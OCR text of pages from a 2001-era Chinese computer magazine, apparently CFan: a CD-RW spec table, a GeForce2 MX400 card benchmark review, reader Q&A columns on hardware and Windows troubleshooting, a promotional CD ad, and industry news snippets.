Hewlett-Packard CD-Writer Plus 9500i (http://www.hpcdwriter.com)	4M	12X	12 10 8 6 4 2 1	8X	32X	2100	NO	NO	YES	YES	YES	1.0e	HP CD-WRITER	Adaptec DirectCD
Acer CD-RW 1208A (http://www.acerperipherals.com)	4M	12X	12 8 4 2	8X	32X	1600	YES	Seamless Link	YES	YES	YES	9.CB	Adaptec Easy CD Creator	Adaptec DirectCD
爱国者 121032 (http://www.huaqi.com)	2M	12X	12 10 8 6 4 2 1	10X	32X	1499	YES	Burn-Proof	YES	YES	YES	LSW1	无	无
清华同方 CDD1208N (http://www.thtf.com.cn)	4M	12X	12 8 4 2	8X	32X	1299	NO	NO	YES	YES	YES	1.2	NERO Burning-ROM	Info CD
啄木鸟DH1210 (http://www.dahengit.com)	2M	12X	12 10 8 6 4 2 1	10X	32X	1380	YES	Burn-Proof	YES	YES	YES	LS3D	NERO Burning-ROM	Info CD
Acer CD-RW 8432A (http://www.acerperipherals.com)	8M	8X	8 4 2	4X	32X	1488	YES	NO	YES	YES	NO	5.JV	Adaptec Easy CD Creator 4	Adaptec DirectCD 3
清华同方 CDD8432N (http://www.thtf.com.cn)	2M	8X	8 4 2	4X	32X	999	NO	NO	YES	YES	NO	2,1	NERO Burning-ROM	Info CD
NEC 8432 (http://www.sz-paradise.com)	2M	8X	8 6 4 2 1	4X	32X	888	NO	NO	YES	YES	YES	1.20	Adaptec Easy CD Creator	Adaptec DirectCD
Samsung SW-208 (http://www.samsung.com)	2M	8X	8 4 2	4X	32X	968	YES	NO	YES	YES	YES	FS04	不详	不详

剑龙 G6200 GF2 MX400 显卡测试感受

¡ōCFan评测室www.cfan.com.cn
倚天硬件门户www.itdoor.net
联合评测



测试平台：
CPU：PⅢ 933MHz
主板：DFI CS65-EC（i815E）
内存：TONICOM 128MB PC-166
显卡：测试显卡
硬盘：Maxtor 51536H2（金钻五代）
光驱：大白鲨44X
软驱：NEC 1.44
显示器：爱国者 777FD

测试环境：
ZD 3DWinbench2000
ZD Winbench 99
3DMark2000 Pro
Quake 3 Arena
Expendable
nVIDIA treemark
English Windows 98 SE / 1024X768 / 16bit
DirectX8.0英文正式版
显卡驱动：公版雷管三代最新12.60版
测试系统中安装了Intel的Chipset Software Installation Utility2.90.007和Intel Ultra ATA Storage Driver 6.10.011。

虽然显卡市场千变万化，品种丰富，但性价比最高的中档显卡仍然受到广大电脑爱好者的青睐。随着GF2 MX400显卡价格的不断走低，我们认为这种显卡将成为人们重要的选择。这次我们拿到了一款采用GF2 MX400显示芯片的剑龙G6200显卡。

关于MX400显卡，在nVIDIA的官方网站上介绍的是核心频率200MHz，但是我在市场中见过的MX400显卡没有200MHz核心频率的，都是MX标准版本的175MHz核心频率。这一点多少令人有些疑惑。

剑龙的这款MX400显卡的核心频率也是175MHz，显存频率默认183MHz，采用的是三星5ns显存，单面4片一共32MB。虽然盈通不是很有名的大厂，但是整个显卡的做工还是不错的，黄色的PCB板，金手指很明亮，说明显卡做工很好。在显存边上和晶振边上共有三个铝制电容，显卡上还有四个电解电容，使用电解电容主要是为了降低制作成本，这是显卡价格策略所决定的。

说过了这款显卡的做工，我们一起来看一看这款显卡的性能。我们找到了一块GF2 MX标准版的显卡和一块MX400的显卡，这样我们可以与这款显卡进行一个简单的性能对比测试。这两块显卡分别是承启的MX和七彩虹的MX，承启的MX显卡核心频率是175MHz，显存默认频率166MHz，这是MX标准版的指标。七彩虹的MX显卡核心频率是175MHz，显存频率183MHz，这与剑龙MX400的指标一样。

我们可以简单地分析一下测试结果，在ZD Winbench99的显示性能测试中，在Business Graphics测试中，剑龙的MX400稍微领先一点，在High-End Graphics测试中，这三款显卡的差距不是很明显。但是在3D Winbench2000的测试中，我们很容易看出了由于显存频率的差距而导致分数相差比较大，在MX400之间的对比之中，是剑龙胜出。在经典的3D测试软件3DMark2000中，无论是在低分辨率还是高分辨率下，标准版的MX都根本无法与MX400相比，而剑龙的成绩又是最好的。在Q3的OpenGL游戏测试中，低分辨率下MX和MX400的成绩几乎没有什么差距，但是到了高分辨率下，在HighQuality和1024×768 HighQuality情况下，我们就可以很明显地看出MX标准版与MX400的差距。在这个测试中，剑龙的MX400和七彩虹的MX400几乎没有差距，属于一个档次。在D3D的经典游戏Expendable测试中，结论与Q3中差不多，只有在高分辨率下才能看出一些差距，而两块MX400之间的差距不是很大，剑龙的MX400稍微领先一点而已。

测试结果：

测试项目	承启 MX 标准版	七彩虹 MX400	剑龙 MX400
Business Graphics	406	406	409
High-End Graphics	1100	1090	1100
3Dwinbench2000 3DWinMark	69.1	74.8	74.9

3DMark2000 16bit

分辨率	测试项目	承启 MX 标准版	七彩虹 MX400	剑龙MX400
800x600	3D Marks	5959	6110	6120
	CPU 3D Marks	446	452	453
1024x768	3D Marks	4589	4775	4768
	CPU 3D Marks	442	446	444

3DMark2000 32bit

分辨率	测试项目	承启 MX 标准版	七彩虹 MX400	剑龙MX400
800x600	3D Marks	4647	4838	4848
1024x768	3D Marks	3189	3466	3491

Quake3

测试项目	承启 MX 标准版	七彩虹 MX400	剑龙 MX400
Fastest	144.3	143.6	144.5
Fast	132.4	131.8	132.6
Normal	129	129.2	129.8
HighQuality	87.1	93.4	94.9
1024x768HQ	54.4	60.5	60.2

Expendable

分辨率	测试项目	承启 MX 标准版	七彩虹 MX400	剑龙 MX400
1024x768	16bit	81.72	81.62	81.88
	32bit	70.52	76.1	76.44
800x600	16bit	82.97	83.63	83.44
	32bit	82.43	83.1	83.66

测试项目	承启 MX 标准版	七彩虹 MX400	剑龙 MX400
treemark	17.24	17.54	17.54

CFan 结论： 从测试结果看，剑龙的这款GF2 MX400显卡的性能在同类同价位产品中性能表现良好，做工精细，使用中没有发现兼容性问题。由于其市场售价仅为700多元，因此性价比还是比较高的，完全可以列为选购对象。

★为何支持6声道的声卡播放DVD时只有2个音箱发声？
★为何更换显卡后用超级解霸2000播放VCD时出现死机现象？
★如何将Realplayer播放软件从“启动”项中去掉？
★为什么1.33G雷鸟CPU在运行时经常出现系统崩溃的情况？
★单条PC133 256MB SDRAM是否与一些主板芯片组不兼容？



傻博士信箱

我刚刚在电脑中安装的声卡明明是支持六声道的，可在Windows 98下播放DVD时，总是只有2个音箱能发出声音，其他音箱默不做声，请问这个问题如何解决？

答：在确定音箱连接线正确、线路无故障的情况下，这个问题一般通过更改系统设置即可解决。

(1) 启动Windows 98操作系统，在桌面上用鼠标左键单击“开始”按钮，选择“控制面板”。

(2) 选择“多媒体”→“音频”中回放栏中的“高级属性”选项，找到其中的“扬声器设置”选项栏，点击其右侧的下箭头，在随后弹出的下拉列表中找到“环绕声扬声器”并选中它。连续选择“确定”按钮保存退出。

(3) 打开DVD播放软件，在其中的“内容”或“设定”选项中，将“音效”选项的参数改为“六声道”即可。

我的电脑使用的是一款自带 AC’97 软声卡的美达主板，近日将显卡换成了TNT2 Vanta 显卡，发现用超级解霸2000播放VCD影碟时出现死机现象，更换为原来的显卡则能正常工作，请问这是什么原因造成的？

答：日前也听有的朋友说遇到过这种问题，实践得出的结论是主板自带的软声卡与显卡存在兼容性问题造成的，解决方法有二。

(1) 更换另一款显卡。

(2) 选择一块硬声卡装入电脑，开机后按Del键进入CMOS设置，根据主板说明书找到关于软声卡的启用选项，按PageUp键将其置于失效状态，保存退出，重新启动电脑即可正常工作。

我在电脑中安装了Realplayer播放软件，由于每次启动操作系统时Realplayer都自动启动，所以我就把它从“启动”项中去掉了，可如果再次使用它时，它就又会自动加载到启动项中。请问有没有办法让Realplayer使用后再也不出现在“启动”中？

答：您可以通过对Realplayer软件进行设置来解决这个问题，方法如下。

(1) 正常启动操作系统，在系统桌面上用鼠标右键单击系统托盘区中的Realplayer图标。

(2) 在弹出的菜单中选择“Preferences”，在“General”下的“StartCenter”栏单击“Settings”按钮，在随后出现的页面上，将“Enable StartCenter"选项前的对勾去掉，这时会弹出的一个对话框提示以下信息：如果您从系统中删除StartCenter图标，Realplayer将需要更长时间来启动，你确定要禁用StartCenter吗？当然有些版本的Realplayer也会弹出如介绍StartCenter优点一类的文字，您可以根据提示单击“确定”或“是”来确认即可。

我电脑中装的是1.33G雷鸟CPU，在运行时经常出现操作系统崩溃甚至黑屏死机的情况，听朋友说是主板供电不足造成的问题，我该如何解决这个问题呢？

答：市场上有些雷鸟1.33G的CPU的确被发现运行时间稍长时系统有崩溃死机的现象，目前已知的有效解决方法是提高CPU核心电压以提高CPU功率使之稳定工作。具体做法是，如果您的主板是免跳线主板，可在开机后按Del键进入CMOS设置，将CPU核心电压从1.75v调高到1.8v，保存设置退出。如果您的CPU电压调节是通过主板上硬跳线实现的，可以打开机箱，根据主板说明书提示找到CPU核心电压设置跳线，将其跳为主板说明书上规定为1.8v的跳线状态。需要说明的是，这样做有一定的危险性。提高CPU核心电压，一是可能缩短CPU工作寿命，二是散热量增大，尤其是雷鸟的CPU发热量比较大，增加电压更起到了推波助澜的作用，现在又是夏天，这个问题解决不好，有可能造成CPU烧毁的严重后果。

我想给我的电脑换一条256MB的内存，可听朋友说单条PC133 256MB SDRAM 与一些主板芯片组不兼容，请问有没有这事？如果有，是与哪些主板芯片组存在兼容性问题？

答：的确有这种问题存在，而问题主要出在老的主板

★为什么 MAG　XJ530 显示器出现时暗时亮的情况且发出“喀喀”的声音？
★为什么我的电脑在开机后黑屏，显示器指示灯一直呈橘黄色？
★如何能够简单直观地鉴别 EPSON 墨盒的真伪？
★为什么我的激光打印机打印时出现一条白线？

芯片组上，比如 Intel　BX、　LX 存在这种问题的现象比较常见。以前我们也提到过这类情况，但并不是所有这类芯片组的主板都有这个问题存在，采用相同芯片组但不同品牌的主板，有的插上单条 PC133　256MB 内存点不亮，有的却能点亮，这还要根据自己主板的实际情况以及已经掌握的情况来看。

Intel　BX、LX、EX 和 i810 芯片组、VIA　Apollo　Pro133和支持Intel　CPU的老式VIA芯片组存在着对单条PC133　256MB内存的兼容性问题。

Intel　810E、Intel　810E2 和 Intel　815、Intel　815E、Intel　815EP 等、VIA　Apollo　Pro133A及其最新版本；AMD，VIA，SiS和ALi推出的所有支持AMD处理器的芯片组都不存在这种兼容性问题。



我最近将我的电脑重新分区格式化、安装操作系统和所有驱动程序，一切正常，可在使用 Word　2000 编辑文档的时候，我那台 MAG　XJ530 显示器出现时暗时亮的情况，同时显示器中发出“喀喀”的声音，有时屏幕上突然出现关于分辨率的设置和需要调整设置的提示警告。请问这是什么原因造成的呢？

答：根据您的描述，您很可能是在重装电脑操作系统后选择了错误的显示器驱动程序进行安装，以前有朋友用MAG　DJ530显示器的驱动程序代替MAG　XJ530显示器的驱动程序，安装后也发生过类似故障。解决方法如下。

（1）正常启动操作系统，在桌面的空白处单击鼠标右键，调出右键菜单。

（2）在右键菜单中选择“属性”→“设置”→“高级”→“监视器”→“更改”。

（3）按照屏幕上的提示选择“下一步”，在随后弹出的页面中选择“显示指定位置的所有驱动程序列表，以便可以从列表中选择所需的驱动程序”选项，并选“下一步”。

（4）在随后出现的页面中选择“显示所有硬件”选项，并在左侧的生产商列表中选择“MAG　INNOVISION，INC.”，然后在右侧的型号列表中选择“MAG　INNOVISION　DX　15F”显示器，选“下一步”，然后根据提示确定您的选择即可。

我的电脑在开机后黑屏，显示器指示灯一直呈橘黄色。这是什么故障呢？

答：您可以根据如下步骤进行检查。

（1）首先请检查显示器信号线是否有断针、歪针的现象。如没有，可将此显示器换到另一台电脑上看看有无此现象发生。

（2）打开机箱，检查显卡是否与插槽接触不良或尘土过多，请将显卡拔下，清理后重新牢固插入。如果是 PCI 显卡，请换一个插槽试试。

（3）有些 SLOT　1 接口的 CPU 如果插得不紧，也会出现这种故障，请将 CPU 拔下后重新牢固插入。

（4）一些品牌显卡可能需要 AGP 插槽提供更大的电量，而一些老主板无法提供足够的电量也会出现这种故障，请更换主板试试。

我的EPSON喷墨打印机最近需要更换墨盒，但听说市场上假的 EPSON 墨盒非常多，请问如何能够简单直观地鉴别所购EPSON墨盒的真伪？

答：辨别 EPSON 墨盒最直观的方法就是观察墨盒上的激光防伪标志。真墨盒和假墨盒表面上的激光防伪标志样子虽然差不多，但仔细观察后会发现，真墨盒的防伪标志不仅仅是那种简单的字体变幻色，当您将墨盒转换角度后，激光防伪标志上的EPSON字样会变成另外一个单词，如果看不清楚可以多变换几个角度。另外，真墨盒的大写字母之间有一些闪光点，用放大镜观察可以分辨出这些都是比针眼还小的“EPSON”字样，假墨盒目前无法做得这么精致。

我的激光打印机最近在打印时出现了一条平行于纸张长边的白线，请问这是什么原因造成的？

答：这种现象一般来说是由于激光打印机硒鼓内的碳粉不多了造成的，您应该将硒鼓取出，将其左右匀速匀力连续晃动一会儿，再放入激光打印机内。如打印正常，则说明硒鼓内的碳粉不多了，若打印时还有白线，则需要更换新的硒鼓了。

（庞彬）

★为何由 Win98 升级到 Win2000 后 HP1200 LaserJet 打印机不能正常工作？
★为何我的显示器在启动 Win2000 后屏幕画面会左偏？
★如何解决 WinMe 系统中显示器显示不完全的问题？
★为何我的 Win98 时常出现一些异常的线或小图案？
★有没有更简单的方法在 Win2000 下重装 Win98 操作系统？
★如何在 Win98 下访问 Win2000 共享文件夹？

为什么我将电脑的操作系统由 Windows 98 升级到 Windows 2000后，我的HP1200 LaserJet打印机不能正常工作了？

答：这很可能是厂商提供给您的打印机驱动程序早于 Windows 2000的发布日期，从而出现操作系统不能正确识别您的打印机驱动程序的问题。解决方法：

（1）您首先应该登录到 HP 的官方网站主页 http://www.hp.com.cn，然后单击页面上的“支持”选项，在随后出现的页面上选择“打印机”→“黑白激光打印机”，然后从打印机列表中选择 1200 系列。

（2）用鼠标左键单击选择页面右侧的“驱动下载”，在随后出现的页面上选择你电脑中安装的操作系统版本。如您电脑安装的是Windows 2000操作系统，则选择 Windows 2000，随后您应该从列表中选择对应您打印机型号的相关驱动程序链接，点选这个链接即可下载这个驱动程序。

（3）下载了新的打印机驱动程序后，您可以用鼠标左键双击该驱动程序文件压缩包图标，根据屏幕上的提示将其安装到Windows 2000操作系统中，以代替旧的驱动程序。



最近我电脑的显示器在启动Windows 2000以后发现屏幕画面向左偏了一大块，调整显示器下面的调节旋钮也无效，这是怎么回事？

答：这很可能是显示器的负责水平方向显示位置的调节旋钮失灵或者显示器内水平震荡器损坏造成的故障，水平震荡器通常处于显示器的光栅板（显示器内部的大电路板）处，由于显示器内部存在相当高的电压，所以最好送到专业修理部门维修。

最近我的电脑在 Windows Me 系统中运行时出现文字、画面在屏幕上显示不完全的问题，请问如何解决？

答：如果只是局部缺失文字或画面的现象，则一般是显卡驱动程序出现问题导致的。您可以删除显卡驱动程序，再重新启动计算机并重新装入显卡驱动程序即可解决。具体步骤是：

（1）正常启动 Windows Me 操作系统，用鼠标左键单击“开始”按钮，选择“设置”→“控制面板”→“系统”。

（2）在随后出现的页面中选择“设备管理器”选项卡，双击“显示适配器”图标，用鼠标左键单击选中其下的显卡名称，单击“删除”按钮将其删除，此时操作系统会提示您重新启动操作系统，点“确定”。

（3）重新启动操作系统后，系统会提示您找到新硬件，如果不是即插即用的显卡，则需要您找到显卡安装盘将驱动程序手动安装即可。

我的电脑在Windows 98里运行时时常出现一些异常的竖线或不规则的小图案，请问这是怎么回事？

答：此类故障一般是由于显卡的显存出现问题或显卡与主板接触不良造成的，您可以打开机箱，清洁一下显卡与插槽相接的金手指部位。如果问题依然存在，则可将显卡插接到其他电脑上观察是否仍然有此现象，如有，则很可能是显存出现损坏，应更换显存。

我想在Windows 2000下重新安装已经损坏了的 Windows 98 操作系统，听朋友说重新安装 Windows 98 后还要用 Windows 2000系统盘恢复 Windows 2000才行，请问有没有更简单的方法？

答：到一台有与您相同版本的 Windows 98 操作系统的电脑上制作一张Windows 98系统软盘，并用该软盘引导电脑启动，然后从光盘运行 Windows 98 的安装程序就可以了。Windows 98 操作系统可以把自己自动添加到启动菜单中，而不会覆盖 Windows 2000 的启动文件。

我电脑使用的是 Windows 2000 操作系统，而我的很多同事使用的是 Windows 98 操作系统，我们经常要通过单位的局域网互相传递文件，可我能够访问他们的 Windows 98操作系统中的共享文件夹，而他们无法对我的 Windows 2000 中的共享文件夹进行访问，请问有什么方法可以解决这个问题？

答：这是一个非常常见的问题，您可以在 Windows 2000 操作系统的桌面上用鼠标右键单击“我的电脑”，在弹出的右键菜单中选择“管理”→“本地用户和组”，然后用鼠标左键双击用户里面的GUEST项，在随后弹出的页面上将“帐户已停用”选项前面的对勾去掉就行了。

★为什么使用GeForce2 MX显卡或者是GeForce2 GTS显卡时运行Quake 3就会死机？
★为什么我的电脑在运行游戏时主机突然断电？
★如何恢复Win2000下被替换和删除的文件？
★为何用Email收取的表单留言全是数字和一些英文字符？
★为什么用解霸播放VCD时自动关闭显示器？

我的配置是铜矿550E超频至733，Intel ZX芯片组主板，现代PC133 128MB内存。但是使用GeForce2 MX显卡或者是GeForce2 GTS显卡时，只要一运行Quake 3就会死机，我把CPU主频降回550后依然死机，请问这是为什么？如何解决？

答：由于Intel ZX主板在AGP供电方面做得不太好，因此在此芯片组主板上使用GeForce2 MX显卡或者是GeForce2 GTS显卡，在运行大型3D游戏时就会出现这种问题。您可以下载最新的主板BIOS刷新一下，或多或少可以缓解这个问题，或者选择GeForce 256显卡。如果您执意要获得好的游戏性能，建议还是换一块更好的主板吧。



一次我正在运行游戏的时候，电脑主机突然断电但显示器还亮，此时电脑主机内发出噪音，估计是电源电流声。同时电源风扇不转，之后按机箱上的POWER主机电源按钮，主机指示灯不亮且主机不能通电启动，要过一段时间后按POWER键才可以启动电脑。这种情况一天要发生好几次，请问这是什么原因造成的，如何解决？

答：现在电脑的机箱电源采用的都是开关电源，当主板、硬盘、光驱等用电设备发生短路和电源工作状态不正常时，会自动断电以保护设备。在使用中突然断电一般是你的开关电源内部的个别元件工作时温度过高，导致电源自动进入保护状态，等一段时间冷却后就可以恢复正常，继续工作，工作一段时间后温度再次超过标准，导致电源再次进入保护状态而断电。解决方法是：

（1）由于这种情况多与电源质量有关，请先更换一个质量较好的机箱电源。

（2）另一个原因是你的主板上的个别元器件和接插件之间存在接触不良或不稳定现象，导致使用时间稍长就发生故障。可以依次替换主板、显卡、硬盘、光驱，以找到究竟是哪个器件造成的这种问题。

我的电脑使用的是Windows 2000操作系统，最近使用时提示说系统文件已被替换或者删除，我该如何处理这个问题？

答：你可以使用Windows 2000操作系统中自带的系统文件保护程序进行修复，方法如下。

（1）正常启动操作系统，在系统桌面上用鼠标左键单击“开始”→“运行”。

（2）在“打开”栏中键入SFC /SCANNOW，并单击“确定”按钮对系统文件进行扫描并修复。

附：SFC命令可维护整个操作系统文件，它的很多相关参数很有用：

SFC [/SCANNOW] [/SCANONCE] [/SCANBOOT] [/CANCEL] [/ENABLE] [/PURGECACHE] [/CACHESIZE=x] [/QUIET]

/SCANNOW 立即扫描所有受保护的系统文件

/SCANONCE 扫描所有受保护的系统文件一次

/SCANBOOT 每次启动时扫描所有受保护的系统文件

/CANCEL 取消所有暂停的受保护系统文件的扫描

/QUIET 不提示用户就替换所有不正确的文件版本

/ENABLE 为正常操作启用Windows文件保护

/PURGECACHE 清除文件缓存并立即扫描所有受保护的系统文件

/CACHESIZE=x 设置文件缓存大小

（刘扬）

我在个人主页上做了一个过客留言的表单，听说只要将action属性设置成我的Email地址，就可以直接通过电子邮件收取留言了。我试了一下，果然能收到留言邮件，但只是一个后缀名为att的附件，用记事本打开一看，全是数字和一些英文字符，而我的留言用的是汉字呀？

答：这是因为向服务器提交表单时，默认的MIME类型为"application/x-www-form-urlencoded"，这种MIME类型将字符都进行了URL编码，所以你只看到了数字和一些英文字符。解决的办法就是改变表单默认的MIME传送格式为"text/plain"，具体的<form>标志设置为：<form method="post" action="mailto:aaa@bbb.ccc" name="form1" enctype="text/plain">，将其中的action值改为你自己的Email地址就可以了。

（陈荣桂）

新装机器，毒龙CPU，GeForce2 MX显卡，用超级解霸2000播放VCD时，声音正常播放，但显示器自动关闭，将解霸重装问题依旧，请问这是怎么回事，怎样解决？

答：您可以从以下方面入手：

（1）下载最新版本的显卡驱动程序，有些奇怪的显示问题很可能是显卡的驱动程序与显卡的兼容性不好所致。

（2）关闭病毒防火墙的实时监控程序，超级解霸和有些病毒防火墙有冲突。

★如何对拥有多个URL地址链接的主页实现自动重定向？

★如何缩短 Win2000 启动时间？

★如何将系统墙纸设置到桌面上的任意位置？

★如何解决在 Win2000 中出现程序错误时硬盘长时间读盘现象？

（3）改变显示器的驱动程序（小生就遇到过显示器驱动与显示器不匹配，玩游戏时自动关显示器的问题）。具体做法：在桌面上点击鼠标右键，选择“属性”，弹出“显示属性”对话框，点击“高级”按钮，点“监视器”标签，然后点击“更改”按钮，出现“升级设备驱动程序向导”，点“下一步”，选择“显示指定位置的所有驱动程序列表，以便可从列表中选择所需的驱动程序”，点“下一步”，选择“显示所有硬件”，从生产厂商中选择“标准监视器类型”，从型号中选择“即插即用监视器”即可。

（4）选用其他的播放器，如 Powerdvd。

（孙东）



我正在制作个人网站，为了不使浏览速度太慢，我在主页上放置了我申请的三个免费的 URL 地址链接，这样在网速慢的时候，访问者就会有选择的余地。但问题是，如果访问者懒得选择时，我如何让它自动重定向到默认的站点上？

答：这个问题非常简单。只要在HTML文件的<head>与</head>标志之间加上一行<meta>标志即可，具体格式为：

<META HTTP-EQUIV="Refresh" CONTENT=6 URL="http://www.cfan.net.cn">

上面这行代码表示，6 秒钟之后（时间可自定义），网页将自动被重定向到URL所指定的地址。如果URL地址就是当前网页，还可实现每间隔一段时间就更新自己的效果。注意，页面上最好有一些提示信息，免得有些访问者会莫名其妙。

Win2000每次启动都需要很长的时间，有没有办法能让它启动得更快一点？

答：办法当然有许多种，这里给你介绍一下如何利用它的休眠功能来加速启动。

首先进入控制面板，打开电源选项，在休眠标签里点选"启用休眠支持"，然后执行“开始”/“关机”，从弹出的关机对话框中选择休眠，这样，你机器的当前状态将被保存到硬盘中。当下一次启动时，Win2000 就会跳过许多重复的步骤，直接进入上一次存储的机器状态，从而达到快速启动 Win2000 的目的。

不过要注意，如果你的机器安装了多操作系统，那么从休眠启动电脑时，将不会显示双启动菜单。有一个解决办法，就是在启动时根据提示按[F8]进入高级启动选项，然后选“Delete restoration data and proceed to system boot menu“一项，就可以继续使用你的多系统启动菜单了。

Windows98 设置墙纸图片的方式只能有三种：居中、平铺、拉伸。我扫描了一张自己的照片，处理之后希望放到桌面的任意位置，不知道能否办到？

答：至少有两种方法。

1.在图像处理软件中建立一个和屏幕分辨率一样大小的空白图像（如 640 × 480），填充上自己喜欢的底色，然后将扫描处理好的图片粘贴到新建图像中，调整好位置，最后保存为BMP或JPG图像，即可选用为背景墙纸了。这种方法比较笨拙，如果以后想改变照片的位置或者想调整屏幕的分辨率的话，还得重新制作，非常麻烦。

2.因为Windows墙纸支持HTML文件格式，所以比较好的办法是制作一个网页作为墙纸，这样图片的位置就可以任意安排了，而且以后修改 HTML 文件也很方便。网页的制作就不多说了，这里想给大家提示两个小技巧：

(1)图片最好放到一个无线表格里，表格的宽度或高度单位设置为百分比的形式，这样，无论你怎么改变当前屏幕的分辨率，墙纸图片都会保持在相同的位置。

(2)网页的默认背景色是白色，若想调配背景色，可改变<body>标志中的"bgcolor"属性，该属性值由"#"号与6位十六进制数组成，每2位十六进制数依次代表红、绿、蓝，改变它们即可调配出任意色彩来，如 Windows 桌面默认的背景色的值就是：bgcolor="#008080"。


（陈荣桂）

我电脑中安装的是 Windows 2000 操作系统，当运行中出现程序错误时，硬盘总是长时间读盘不停止，硬盘指示灯不断闪烁，请问这是什么原因造成的？如何解决？


答：您可以采用如下方法解决。

（1）启动 Windows 2000 操作系统，在桌面上用鼠标左键单击“开始”菜单，选择“运行”，在“打开”栏中键入 drwtsn32 并点“确定”按钮。

(2)在随后出现的页面上将除“视觉通知”一项外所有选项前的对勾去掉，然后单击“确定”按钮即可。以后程序再出现运行错误的时候就没有剧烈的读盘现象发生了。



福星热线



《电脑爱好者》小编要出光盘喽

今年夏天干什么？跟我们一起攒P4！



7月初，CFan将隆重推出《从毒龙到P4 傻博士装机实战》光盘大礼包，最好的软件送给你！还有我们精心录制的全程真人实时VCD教程——“从头到尾装电脑”，有毒龙、雷鸟，有PIII、赛扬，还有最最最新潮时尚的P4电脑安装实时演示！学会装机，从今年夏天开始！征服P4，从这张光盘开始！

请记住这些光辉的名字，请接受这份不菲的大礼：超级解霸2001、金山影霸III、金山游侠III、金山毒霸、Norton安全特警2001＋防病毒2001＋个人防火墙2001、PCAnywhere 10.0、安全之星、瑞星、熊猫卫士、McAfee、PhotoImpact Cool3D、我形我速……

当然还有我们光辉的国产共享软件：网络快车、歌词秀、我的保险箱、Windows优化大师、文本之星、护花使者、有声有色、同步大师、网海拾贝、易表2000、ReadBOOK、友情强档、木子播放器III、DreamEdit、Real文件压缩至尊、音乐贺卡厂、一拖即存、万能五笔2001版、聊天快贴、Fantasia 2001、超级兔子魔法设置、侠客系统修改器、中华诗词、魔装网神、我也爱背单词、股金管家、电子蚊香II代、蓝盾文件保护系统……

够了吗？不，用软件、攒硬件还有玩游戏一个都不能少，请和小编一起体验《新仙剑奇侠传》！

另外，我们还有“跟我学超频”、“刻录光盘系列”、“Photoshop滤镜实战”等视频动态教程。

最后最重要的价格，绝对惊喜超值的价格：三张CD仅售16元钱！正版光盘每张仅仅16÷3=5.3元。

敬请关注7月的CFan，我们给您送上2001之夏的礼物！记住我们的口号：

软件，我只用最好的！

电脑，我只装最酷的！

——福星小子

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

■要闻

网易发表声明证实中止所有并购谈判

Office XP中文版6月19日已经在国内全面上市

微软可能再次受到反垄断起诉

康涅狭格州的律师理查德和爱荷华州的首席律师汤姆表示，他们正在密切关注微软在Windows XP中捆绑更多功能和提供基于互联网的订购服务的计划。

由于电脑出现故障纽约证交所暂停多时

中华网裁员1/3

微软发布新服务器操作系统强化.net计划

同方电子重组3大业务，挺进香港上二板

■视点

风险投资与后花园赠金 【硅谷动力】

没有风险投资的介入，行业的发展道路将会漫长得多；有了风险投资的介入，行业的发展道路将会曲折得多。为了行业的快速健康发展，必须学会与狼共舞。

Windows XP能为PC解围吗 【商业周刊】

然而，现在的问题是：靠新版Windows操作系统来掀起PC购买狂潮的日子可能已经一去不复返了。虽然XP取得了许多突破，但并不一定能迫使用户像当初Win95推出时那样大规模更新电脑。当初在推出Win95时，用户的电脑功能有限，只能勉强处理一些简单任务，而Win95提供了强大的功能，从而使得PC的销售额在1996-1997年之间增长了173%。到后来，Win98的推出只拉动PC的销售额增长了20%。

联想赌命 【经济观察报】

这一回，联想选择了号称是互联网最成功商业模式的AOL，柳传志开始了新一轮的"赌博"：他把联想未来的赌注下在了宽带设备的广泛应用上，下在了在线支付手段被消费者广泛接受上，下在了AOL的成功商业模式在中国的成功拷贝上，更下在了中国加入WTO之后政策的调整上。

东软：不做中国的微软 【硅谷动力】

对所有软件企业而言，技术始终是企业宝贵的财富。一家软件企业最不能容忍的就是，企业在技术投入方面的低水平的重复和由于部门的分割而形成的资源分隔。刘积仁表示：我们要在这两个方面都得到加强，才能使公司的效益不是来源于人数的积累。

紫光、同方比惠普少了什么 【新浪】

技术上的差距并不成为国际化公司的主要障碍。从AMD和英特尔的几十年的恩怨故事中，我们看到其勇气和执著，但我们似乎没有。我们的勇敢只是为了保卫家园，保卫家园的市场。我们缺的是勇气，走出国门的勇气，接受世界挑战的勇气，甚至说是想当国际化公司的勇气。

■声音

"王志东这件事情，新浪网董事会忽视了一个国情，就是中国是一个靠人情维系的社会，靠忠诚、靠领袖，所以新浪网的损失比他们董事会估计的损失应该要大。"——张朝阳

"新浪网不是王志东的企业，也不是出资人的企业。" ——经济学家魏杰

"这是一种本土情感，很明显与日本和韩国人所喜欢的当地英雄一样，中国人喜欢本国的联想电脑也是理所应当的。" ——戴尔伯-桑德斯

"中国IT厂商的优势十分明显，一是本地化优势，一是服务的优势，一是人才的优势。当然，不足也很明显，主要是我们的资本支撑不足。" ——杜家滨

"总的来说，这些年来我们的路子算是走对了。虽然起步比国外晚，可他们再不敢小视我们了。"
——浪潮集团服务器事业部总经理王恩东

"上市是软件企业发展的硬道理，是一个非常好的强心剂。" ——连邦软件总裁李儒雄

□专栏

当前环境下如何增加网站生存机会的探讨

□时代财富公司副总裁　杨震霆(carboy)

当前的网络经济形势可以说相当残酷，绝大部分网站都处在极其困难的环境中。如何增加生存机会，成为当前CEO们最为焦急的话题。我想办法无非是或开源或节流，节流大家已经都在做了，例如裁员、搬出高档写字楼、节省广告开支等等，已经是出尽法宝、想无可想了。开源方面，我觉得新浪做了很多很好的尝试，例如推出巨幅广告，后来又向传统媒体学习，推出分类广告等等。巨幅广告对于网友来说非常厌恶，但对广告主来说很有吸引力。在传统长条Banner日益失去作用的形势下，这种广告简直可以说是挽救了网站，洗脱掉了“网上广告作用不大”的印象。

